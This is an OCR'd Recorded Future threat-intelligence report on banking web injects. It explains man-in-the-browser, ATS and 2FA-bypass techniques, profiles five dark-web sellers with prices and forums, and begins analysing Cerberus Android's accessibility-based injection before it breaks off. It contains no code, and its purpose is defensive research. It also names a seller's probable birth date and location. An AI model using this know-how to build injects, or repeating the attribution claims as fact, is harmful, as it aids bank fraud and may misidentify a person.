


CYBER THREAT ANALYSIS

Recorded Future®

By Insikt Group®

CTA-2020-1016

BANKING WEB INJECTS ARE TOP CYBER THREAT FOR FINANCIAL SECTOR

Recorded Future analyzed current data from the Recorded Future® Platform, dark web sources, and open-source intelligence (OSINT) to identify banking web injects and the most referenced developers of the banking injects that target multiple financial organizations worldwide. This report expands upon findings addressed in the report "Automation and Commoditization in the Underground Economy," following reports on database breaches, checkers and brute forcers, loaders and crypters, and credit card sniffers. This report will be of most interest to network defenders, security researchers, and executives charged with security risk management and mitigation.

Executive Summary

Banks and financial organizations are the primary targets for cybercriminals attempting to steal personally identifiable information (PII), money, and financial data. Banking web injects are one of the most effective methods of acquiring that data. Web injects leverage the man-in-the-browser (MitB) attack vector, usually in combination with banking trojans, to modify the content of a legitimate bank web page in real time by performing API hooking. Web injects are widely available on underground forums. In this report, Recorded Future profiles five of the primary developers and sellers of different banking web inject variants on the dark web, provides an example of how one banking inject works, and offers some strategies for reducing the risk of these kinds of attacks.

Key Judgments

- Banking web injects are powerful malicious tools integrated with multiple banking trojans that permit a threat actor to bypass two-factor authentication (2FA) and compromise a user's bank account.
- The primary methods used by threat actors to distribute banking web injects are phishing and exploit kits.
- The most notorious developers and sellers of banking web injects on the dark web are "yummba", "Validolik", "Kaktys1010", "Pw0ned", and ANDROID-Cerberus.
- Banking web injects are highly customized to particular websites; as a result, clients can monitor their web inject developers and potential attacks on their infrastructure.
- Recorded Future assesses that the recent release of the source code of Cerberus Android bot will allow cybercriminals to develop new injects based on the source code to target banks and financial organizations worldwide.

Background

Banking injects are popular and powerful tools for performing fraud. They are usually used with banking trojans to inject malicious HTML or JavaScript code into a web page before it is redirected to a legitimate bank website. Typically, a web inject would serve as an overlay, resembling a legitimate bank login web page that requests a user to input additional confidential data such as payment card data, Social Security numbers (SSN), PINs, credit card verification codes (CVV), or additional PII, even if it is not actually required by the bank.

Banking injects are part of a MitB attack in which the banking trojan can modify the content of a legitimate bank web page in real time by performing API hooking. Modified infected content that is designed to be added to the legitimate web page is located in a web inject configuration file, which is typically hosted on a remote command and control (C2) server and downloaded to the infected machine or device. Attackers can update the configuration files on the server and on infected machines automatically. Cybercriminals encrypt and obfuscate these configuration files to evade detection by antivirus software.

Many banking web injects target Windows and Android operating systems and integrate with multiple banking trojans, allowing both the compromise of the user's bank account. Among the most popular banking trojans usually integrated with web injects are Cerberus, Anubis, Mazar, ExoBot, Loki Bot, and RedAlert.

Some technically advanced web injects use an Automatic Transfer System (ATS) that can initiate wire money transfers from the compromised victim machine. This method does not require logging into the victim's account and bypassing 2FA. ATS injects scripts linked to the command and control (C2) server with banking information such as bank accounts, account balances, and other personal information and can initiate a money transfer. If the transfer is authorized, the funds will be redirected to the account controlled by cybercriminals.


Many web injects also have the following technical functionalities:

- Some web injects can bypass 2FA.
- Web injects that are integrated with banking trojans have control panels and can obtain full control over the user machine.
- Banking web injects are delivered in different ways, but most commonly they are distributed through phishing emails and exploit kits.

Some banking web inject developers offer both off-the-shelf web injects and customized web injects created individually per customer requests. These products are significantly more expensive, and prices can reach up to $1,000 USD, whereas the average price range for the less technically sophisticated single banking inject, the functionality of which is similar to that of a simple phishing page, is $40 to $70 USD.

As a rule, web injects are customized to target a particular organization or website. If organizations track specific web injects targeting a particular organization when they are advertised on the dark web, they may be able to identify evolving cybercriminal campaigns.

Based on research and analysis, Recorded Future identified the following five threat actors to be the most technically capable and referenced banking web inject creators on the dark web: yummba, Validolik, Kaktys1010, Pw0ned, and "ANDROID-Cerberus".



June 2017 - Validolik released new Android banking injects on the dark web forums.

January 2020 - pw0ned selling banking injects for Cerberus Android bot on the forum XSS.

November 2019 - Validolik selling banking injects for Anubis and Cerberus Android bots on Exploit forum.

March 2019 - Kaktys1010 advertising their online shop for the sales of banking injects called "KTS."

April 2016 - Kaktys1010 advertised banking web injects on Exploit forum.

March 2017 - yummba advertised web injects on Exploit forum.

July 2019 - the developer of Cerberus Android bot offered help for creating web injects.

Banking web injects on the dark web (Source: Recorded Future)

The Threat Actors Behind Customized Banking Web Inject Variants

yummba

The threat actor known as yummba is a highly proficient, Russian-speaking hacker and the author of ATS web injects, which have targeted multiple financial organizations all over the world and caused damage estimated at tens of millions of dollars. The threat actor first registered on Verified forum in October 2012. The threat actor has been linked to notorious cybercriminals, including another Russian-speaking actor, "lauderdale," and was a member of top underground communities where they advertised malicious software. yummba is established as a developer of highly customized tools, some of which are created specifically for a customer. These products are significantly more expensive, with prices upwards of $1,000 USD. As a rule, web injects delivered by yummba include full source code, which the threat actor has permitted buyers to resell at any time. While yummba has stopped selling web injects openly on forums, they may be selling them to customers privately.

yummba's customized web injects are compatible with all versions of available trojans, such as the Zeus banking trojan. yummba has strictly prohibited the use of their products from targeting Russia or other countries that are members of the Commonwealth of Independent States (CIS). This is a common measure taken by threat actors living in Russia or the CIS region to attempt to shield themselves from local law enforcement. Recorded Future has observed the threat actor's web injects targeting multiple international financial and payment systems, as well as social media and e-commerce companies, but they appear to have focused efforts the most on French organizations.

According to Akamai Technologies, yummba's software is more powerful than its analogs because of its ATS Engine web injects, which not only compromise a client's device or network but also permit cross-site scripting, phishing, and drive-by download attacks.

Validolik

Validolik, also known as "Validol," "Валидолик," and "Валидол," is, or has been, a member of several top-tier Russian-language forums, including Exploit, XSS, Verified, and the currently defunct low-tier forums WT1 and HackZona. The threat actor has been one of the leading developers of Android web injects. On May 16, 2017, Validolik released multiple Android injects on Exploit forum that were specifically designed to be used in targeted attacks against a large number of U.S. and international banks, as well as financial, e-commerce, software, and social media organizations. Per the threat actor's postings, the web injects were compatible with a majority of Android trojans (Mazar, ExoBot, Loki Bot, Anubis, and RedAlert) and used HTML and JavaScript.

The threat actor has offered more than 210 web injects targeting banks in over 20 countries, including Australia, Austria, Canada, the Czech Republic, France, Germany, Hungary, Hong Kong, Hungary, India, Ireland, Japan, Kenya, the Netherlands, New Zealand, Poland, Romania, Spain, Turkey, and the United States.


The service provided by the Validolik has included three options:

- "Subscription" — provided all service subscribers access to all web injects for the following five trojans: Mazar, ExoBot, Loki Bot, Anubis, and RedAlert, with subsequent discounts and benefits for the subscribers. The one-time payment for the subscription service was $1,500 USD.
- "Follow" — provided all service subscribers access to all web injects without additional benefits. The one-time payment for the subscription service was $1,200 USD.
- "Like" — service subscribers obtained access to any of 50 web injects from the full list regardless of the price. The one-time payment for the subscription service is $500 USD.


Validolik has sold both single web injects for a particular victim or in bulk, targeting different banks and financial organizations in the same country. For instance, one starting price for a single web inject stealing login/password information was $10 USD. The average price for such web injects has been $20 to $40 USD. The price per web inject pack has depended on the number of web injects per pack, ranging from $120 to $180 USD.

Validolik has also sold a modified version of Anubis banking trojan, offering two versions: "Light" for $1,500 USD and "Premium" for $5,000 USD.

In January 2020, Validolik received multiple negative complaints and refund requests on Anubis botnet from other cybercriminals across dark web forums due to the aforementioned botnet's reportedly poor quality. As a result, the threat actor was banned on Exploit and Verified forums.



Austrian bank inject pack created by Validolik (Source: Exploit forum)




Example of two-stage bank web injects with credit card grabber by Validolik (Source: Exploit forum)

Kaktys1010

Kaktys1010, a member of the forums Exploit, XSS, and VLMI as well as the currently defunct Infraud forum, is a developer of Windows and Android web injects and fake web pages with and without SMS/token interception. Furthermore, the threat actor is the operator of the onion website "KTS" that advertises the above-referenced Windows and Android web injects. The threat actor has been selling banking web injects on the dark web since at least 2015. The website KTS offers a wide range of HTML web injects, designed to target multiple banks and financial organizations worldwide, that are divided into the following categories:

- Android web injects
- Fake web pages
- Dynamic web pages
- Static web pages
- TrueLogin web pages
- Injects
- Uncategorized




KTS shop landing web page listing web injects (Source: KTS)

The threat actor is selling web injects that are purportedly designed to target organizations primarily located in the following countries: Belgium, Canada, Colombia, the Czech Republic, Denmark, France, Germany, Iran, Ireland, Italy, Mexico, the Netherlands, Poland, Spain, Turkey, and the United Kingdom.

Kaktys1010 also develops web injects that require the victim to enter their email address, personal documents, and Verified by Visa (VBV) and MasterCard SecureCode (MC) numbers to login. Per the threat actor's statements, some Android banking web injects require downloading the Android application package (apk) file, a file format used by the Android, and other Android-based operating systems for distribution and installation of mobile applications.

The price range of the web injects varies from $60 to $500 USD. KTS presents banking web injects for sale with list prices and a cart feature; however, if the customer wants to buy the product and adds it to the cart, they are redirected to the forum Exploit where they need to negotiate with the seller. There is no option to purchase web injects directly from KTS. The KTS website contains video tutorials with instructions on how the listed web injects work. Recorded Future identified that the threat actor does not sell Windows banking injects on the website but creates specially crafted ones according to customer requests.



KTS / Shop / Dynamic page / 365online.com

365online.com

$200.00

Inquire Us

Categories: Dynamic page, Fakes


Tags: Desktop & Mobile, Requires uPanel

Banking web inject crafted to target Bank of Ireland by Kaktys1010 (Source: KTS)

The threat actor also develops and sells Android web injects crafted specifically for social media and messengers with payment card grabber function. For instance, on April 11, 2016, the threat actor released a web inject pack that targeted Facebook, Instagram, WhatsApp, Viber, Skype, and Google Play for $450 USD. The actor embeds the phishing generator function in their web injects, allowing attackers to change the color, font, and location of the elements on the phishing web page, as well as other properties.

Kaktys1010's web injects can be controlled with an admin panel called "uAdmin" (universal admin). The admin panel is linked to the following plugins:

- Log parser
- Event logger
- Virtual Network Computing (VNC) — provides connection to the botnet API via VNC and SOCKS
- Token interception
- Victim tracker
- Additional framework plugins, including text manager and money drop manager



'uAdmin' panel developed by Kaktys1010 (Source: Exploit forum)

Despite the threat actor using English and Russian to advertise web injects on dark web forums, Recorded Future identified that the threat actor who operates the Telegram account associated with this moniker does not speak Russian and is not a native English-speaking individual. It is likely the account "kaktys1010" is operated by a network of individuals.

Pw0ned

Pw0ned, also known as "ws0," "pwoned1," "Fent," "Felothis," "Yan Okrasov," "Ян Окрасов," "User Tester," and "ini," is an experienced Russian-speaking hacker, penetration tester, and carder with above-average knowledge of JavaScript and PHP. The threat actor was first observed operating on the Russian-speaking forum YouHack in late April, 2013. However, it was not until 2015 that Pw0ned became a consistently active participant across dark web sources, with the threat actor creating multiple accounts across at least six of the following Russian-speaking criminal forums: Exploit, Verified, FuckAV, BHF, WWH Club, and Antichat. Since 2019, the threat actor has been primarily known as a developer of fake web pages for popular social media brands, including Instagram and VKontakte (VK), and email service providers such as Gmail, AOL, and Yandex. This development has included remote admin panels, fake HTML letters for spamming campaigns, and fake copies of websites. Recorded Future previously investigated Pw0ned's activities and assessed that Pw0ned was a resident of Kyiv or Kyiv region, Ukraine, whose date of birth is likely March 19, 1998. It is also highly likely that his first name is Mikhail (in Russian, Михаил).

Besides the development and sales of the abovementioned phishing web pages, the threat actor is a creator of banking web injects that are compatible with Cerberus Android Bot and Anubis Android trojan. In late July 2020, Recorded Future identified that the developer or seller of the project "ANDROID-Cerberus" was auctioning off the Cerberus Android bot project on Exploit and XSS forums. The threat actor was selling the malware with its source code, source code of the admin panel, malware servers, and the customer database with all active licenses and contact information. The starting price of the auction was $25,000 USD or the malware could be purchased directly for $100,000 USD. Later, the threat actor publicly shared the source code of the botnet on the dark web. Pw0ned stated that he created more than 210 web injects for the Cerberus Android botnet. As soon as it was auctioned off on the dark web, the threat actor offered all web injects for only $150 USD.

ANDROID-Cerberus

ANDROID-Cerberus, also known as "Android" or "Cerberus," is a member of multiple underground communities and the creator of the Cerberus Android Bot. The threat actor shut down their criminal enterprise on August 11, 2020, allegedly due to a lack of time to devote to the malware, and shared the source code of the Cerberus Android Bot infrastructure that includes "Cerberus v1 + Cerberus v2 + install scripts + admin panel + SQL DB." The threat actor also shared the full set of available web injects. Recorded Future analysts examined the source code packed by the actor in the archive and identified multiple well-crafted web pages impersonating banks, financial institutions, and social networks.

The web injects released are the apps supported by the Cerberus Android trojan for credential stealing. Cerberus supports the theft of credential information from their specific Android app, and can determine which app to target based on the Android identifier of the name. For example, the web injects' folder contains two files that have the identifier for Google's Gmail application (com[.]google.android[.]gm) followed by ".html" and ".png." Since Cerberus is abusing the accessibility functionality of Android to do this injection and appears to have access to a wide variety of data on the user's phone (including text messages, Google Authenticator codes, and the unlock pattern for the device), 2FA would not necessarily mitigate the threat. Recorded Future believes that banking and financial institutions will see a spike in fraud attempts since the source code was released to the general audience. Hundreds if not thousands of threat actors will likely use the leaked code and methodology in their daily fraudulent activity.

Analysis of Cerberus Android Bot Banking Injects

Recorded Future conducted an analysis of source code of the Cerberus Android bot that was publicly shared on the dark web. The code contains a class called "srvSccessibility," which is the main routine for managing the inject functionality. This function extends the Android AccessibilityService class, which provides enhancements to the user interface. "srvSccessibility" is a developer-defined "Accessibility Service." Accessibility services run in the background and allow developers to "listen" for some context change, such as the click of a button or a change in window focus, and also to query for the content of the active window. When not used maliciously, they are intended to help developers better serve users who may require alternative interface feedback.

To support this functionality, the developer must then implement the functions required, including "onAccessibilityEvent," which is called when an event occurs that matches the event filtering parameters specified by an accessibility service. A brief description is as follows:

